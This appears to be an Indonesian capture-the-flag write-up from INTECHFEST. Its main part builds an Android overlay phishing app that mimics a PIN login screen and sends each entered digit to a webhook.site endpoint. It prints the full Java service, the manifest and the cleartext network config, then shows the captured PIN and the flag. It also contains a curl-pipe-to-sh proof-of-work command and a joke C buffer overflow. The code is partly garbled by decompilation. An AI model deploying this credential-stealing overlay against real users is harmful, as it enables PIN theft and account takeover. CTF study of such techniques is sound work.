Penulis menggunakan 2 cara yaitu dengan Strandhogg Task Hijack dan juga membuat *malicious* Overlay Application. Namun untuk POC yang bekerja adalah Overlay Apps.



```
/* Loaded from: classes3.dex */
13 public class LoginActivity extends Activity {
14     private Button closeButton;
15     private String correctPin;
16     private TextView[] pinTexts = new TextView[6];
17     private Button[] pinButtons = new Button[10];
18     private int position = 0;
19     private String pin = "";
20
21     @Override // android.app.Activity
22     protected void onCreate(Bundle savedInstanceState) {
23         super.onCreate(savedInstanceState);
24         setContentView(C0567R.layout.activity_login);
25         try {
26             InputStream inputStream = openFileInput("pin.txt");
27             int size = inputStream.available();
28             byte[] buffer = new byte[size];
29             inputStream.read(buffer);
30             inputStream.close();
31             this.correctPin = new String(buffer);
32         } catch (Exception e) {
33             e.printStackTrace();
34         }
35         initializePinTexts();
36         initializePinButtons();
37         initializeClearButton();
38     }
39
40     private void initializePinTexts() {
41         int[] pinTextIds = {C0567R.C0570id.pin1, C0567R.C0570id.pin2, C0567R.C0570id.pin3, C0567R.C0570id.pin4, C0567R.C0570id.pin5, C0567R.C0570id.pin6};
42         for (int i = 0; i < 6; i++) {
43             this.pinTexts[i] = (TextView) findViewById(pinTextIds[i]);
44         }
45     }
46
47     private void initializePinButtons() {
48         int[] pinButtonIds = {C0567R.C0570id.btn0, C0567R.C0570id.btn1, C0567R.C0570id.btn2, C0567R.C0570id.btn3, C0567R.C0570id.btn4, C0567R.C0570id.btn5, C0567R.C0570id.btn6, C0567R.C0570id.btn7, C0567R.C0570id.btn8, C0567R.C0570id.btn9};
49         for (int i = 0; i < 10; i++) {
50             this.pinButtons[i] = (Button) findViewById(pinButtonIds[i]);
51             this.pinButtons[i].setOnClickListener(new View.OnClickListener() {
52                 // from class: com.oimar.id.hijacker.LoginActivity$$ExternalSyntheticLambda0
53             });
54         }
55     }
56 }
```

Penulis mereplikasi layout Login dari aplikasi tersebut dengan Activity yang juga hampir mirip. Setelah korban melakukan *prompting* pin, selanjutnya hanya perlu mengirim pin tersebut ke salah satu endpoint terkontrol dari penyerang.

Karena asumsi serangan ini juga berlaku di SDK atas, penulis juga me-restate permission SDK-23 untuk melakukan overlaying permission **SYSTEM_ALERT_WINDOW**, StrictVM Policy, Internet, Access Network serta konfigurasi XML *network security* pada endpoint terkontrol.

Berikut servis yang dibuat (dengan bantuan GPT juga)

```
package uyea.phishing;
```

```
import android.app.Service;  
  
import android.content.Intent;  
  
import android.os.IBinder;  
  
import android.os.StrictMode;  
  
import android.view.LayoutInflater;  
  
import android.view.View;  
  
import android.view.ViewGroup;  
  
import android.view.WindowManager;  
  
import android.widget.Button;  
  
import android.widget.TextView;  
  
import java.net.HttpURLConnection;  
  
import java.net.URL;  
  
  
/* loaded from: classes3.dex */  
  
public class OverlayService extends Service {
```

```
private WindowManager.LayoutParams layoutParams;

private View overlayView;

private int pinIndex = 0;

private StringBuilder sbr;

private WindowManager windowManager;

@Override // android.app.Service

public IBinder onBind(Intent intent) {

    return null;
}

@Override // android.app.Service

public void onCreate() {

    super.onCreate();

    this.overlayView =
LayoutInflater.from(this).inflate(C0978R.layout.activity_login,
(ViewGroup) null);

    final TextView[] pinTexts = new TextView[6];

    for (int i = 0; i < 6; i++) {

        pinTexts[i] = (TextView)
this.overlayView.findViewById(getResources().getIdentifier("pin" + (i
+ 1), "id", getPackageName()));
    }
}
```

```
}

    Button clearButton = (Button)
this.overlayView.findViewById(C0978R.C0981id.btn_clear);

    clearButton.setOnClickListener(new View.OnClickListener() { // from class: uyea.phishingOverlayService$$ExternalSyntheticLambda0

@Override // android.view.View.OnClickListener

public final void onClick(View view) {

OverlayService.this.m2210lambda$onCreate$0$uyeaphishingOverlayService
(pinTexts, view);

}

});

Button[] pinButtons = new Button[10];

for (int i2 = 0; i2 < 10; i2++) {

    pinButtons[i2] = (Button)
this.overlayView.findViewById(getResources().getIdentifier("btn" +
i2, "id", getPackageName()));

    pinButtons[i2].setOnClickListener(new
View.OnClickListener() { // from class:
uyeapiphingOverlayService$$ExternalSyntheticLambda1

@Override // android.view.View.OnClickListener

public final void onClick(View view) {

OverlayService.this.m2211lambda$onCreate$1$uyeaphishingOverlayService
```

```
(pinTexts, view);

    }

});

}

this.windowManager = (WindowManager)
getSystemService("window");

 WindowManager.LayoutParams layoutParams = new
WindowManager.LayoutParams(-1, -1, 2038, 1024, -3);

this.setLayoutParams(layoutParams);

layoutParams.gravity = 8388659;

this.windowManager.addView(this.overlayView,
this.setLayoutParams());

}

/* renamed from: clearpin */

public void
m2210lambda$onCreate$0$uyeaphishingOverlayService(TextView[]
pinTexts, View v) {

    for (int i = 0; i < 6; i++) {

        pinTexts[i].setText("");
    }

    this.pinIndex = 0;
}
```

```
}

/* renamed from: setpin */

public void
m2211lambda$onCreate$1$uyeaphishingOverlayService(TextView[]
pinTexts, View v) {

    int pin = Integer.parseInt(((Button) v).getText().toString());

    pinTexts[this.pinIndex].setText(String.valueOf(pin));

    sendToServer(String.valueOf(pin));

    this.pinIndex = (this.pinIndex + 1) % 6;

}

@Override // android.app.Service

public void onDestroy() {

    super.onDestroy();

    View view = this.overlayView;

    if (view != null) {

        this.windowManager.removeView(view);

    }

}
```

```

private void sendToServer(String pin) {

    StrictMode.ThreadPolicy policy = new
StrictMode.ThreadPolicy.Builder().permitAll().build();

    StrictMode.setThreadPolicy(policy);

    try {

        HttpURLConnection connection = (HttpURLConnection) new
URL("http://webhook.site/1870c6d8-5f1a-4233-aa6c-c6cfef97957f/?pin="
+ pin).openConnection();

        connection.setRequestMethod("GET");

        connection.getResponseCode();

        connection.disconnect();

    } catch (Exception e) {

        e.printStackTrace();

    }

}

}

```

Dengan konfigurasi AndroidManifest berikut:

```

<uses-permission android:name="android.permission.INTERNET" />
<application android:theme="@style/Theme.Phishing" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debuggable="true"
    android:allowBackup="true" android:supportsRtl="true" android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_rules"
    android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory=
    "androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
    <activity android:name="uya.phishing.MainActivity" android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <service android:name="uya.phishingOverlayService" android:enabled="true" android:exported="true"/>

```

Dan juga konfigurasi *network security*-nya.

```

<?xml version="1.0" encoding="utf-8"?>

<network-security-config>

    <domain-config cleartextTrafficPermitted="true">

        <domain includeSubdomains="true">webhook.site

        </domain>

    </domain-config>

</network-security-config>

```

Selanjutnya hanya perlu upload *malicious* APK tersebut dan menunggu korban melakukan *prompting phishing* setelah aplikasi malwarenya berjalan.

The screenshot shows the webhook.site interface. At the top, there's a navigation bar with links for Docs & API, Custom Actions, WebhookScript, Terms & Privacy, and Support. Below the navigation is a toolbar with icons for Password, Alias, Schedule, Form Builder, CSV Export, Custom Actions, Replay, XHR Redirect, Redirect Now, and More. The main area is titled "REQUESTS (6/100) Oldest First". It lists six GET requests from different IP addresses and times. The first request is highlighted in blue. To the right of the list, there's a detailed view for the first request:

Request Details		Permalink	Raw content	Copy as	Headers	
GET	http://webhook.site/1870c6d8-5f1a-4233-aa6c-c6cfe97957f/9a5cac4d-5323-4403-a4e7-fe38256eb128/1				accept-encoding: gzip host: webhook.site user-agent: Dalvik/2.1.0 (Linux; U; Android 10.0.0; MI 11 Build/QKQ1.200405.002) content-length: 0 content-type: application/json	
Host	45.76.191.75	Whois	Shodan	Netify	Censys	VirusTotal
Date	08/09/2024 07:18:57 (a few seconds ago)					
Size	0 bytes					
Time	0.001 sec					
ID	6a0546af-55f2-4ee8-bf1f-dc598a07975f					
Note	Add Note					
Query strings		Form values				
pin: 5		(empty)				
No content						

Pin yang didapat adalah 558102.

```
[kali㉿kali)-[~]
└$ nc ctf.intechfest.cc 53655
Please provide a proof of work to continue by running this command:
curl -sSfL https://pwn.red/pow | sh -s s.AAPQkA=.TLvJ30vFvsN0GeZo0f0ABQ=

Solution: s.YKyv6CT2Xg2jCHAFYCNaUrurunVb7KsYG3Z/42Hj5v7/IHMGLnqYGNerRkPa2eC/FX2zJg6bHy6eAC1V4SlxMzNDqoPrtrIAwKBVmBHDdg8
20jeeEVV1fy6wAkP2wrPjQJ0Ll74luyGpPY/TVbaL01yVYr+c7rzt3oSR45a7QnWWi8Yn9MahXdfwbG3Y6DYjfPebmqEa8ejIQ0WI2Wot0LRpA=
PIN: 558102
INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!"}
```

Flag: INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!"}

Misc (Sanity Check)

Challenge ini hanya involve deobfuscasi Javascript biasa, dan kita dapat menggunakan service <https://obf-io.deobfuscate.io/>.

Flag:

```
const _0x6a5c41 = _0xb90b80[_0x3d2425] || _0x913650;
_0x913650._proto = _0xd3511.bind(_0xd3511);
_0x913650.toString = _0x6a5c41.toString.bind(_0x6a5c41);
_0xb90b80[_0x3d2425] = _0x913650;
};


if (currentString.length < "INTECHFEST{W3lc0m3_And_G00dluck}".length) {
    nextChar = "INTECHFEST{W3lc0m3_And_G00dluck}";
    [currentString.length];
    drawChar();
    message.textContent = "Flag: " + currentString;
} else {
    ctx.clearRect(0, 0, canvas.width, canvas.height);
    message.textContent = "Congratulations! You've revealed the flag: INTECHFEST{W3lc0m3_And_G00dluck}";
}

function _0x48c142(_0x8bd42, _0x5a181c, _0x4a05a7, _0x330b38, _0x59d74) {
    return _0x484c(_0x4a05a7 - 0xbf, _0x330b38);
}
```

Flag: INTECHFEST{W3lc0m3_And_G00dluck}

Epilog

```
int main(){
    char buf[0x50];
    input("English or Spanish?\nWhoever pwning first is gay\nQuien
juegue primero es gay\n> ", buf, sizeof(buf)*2);
    return 0;
}
```



Klarifikasi:



kecuali enryu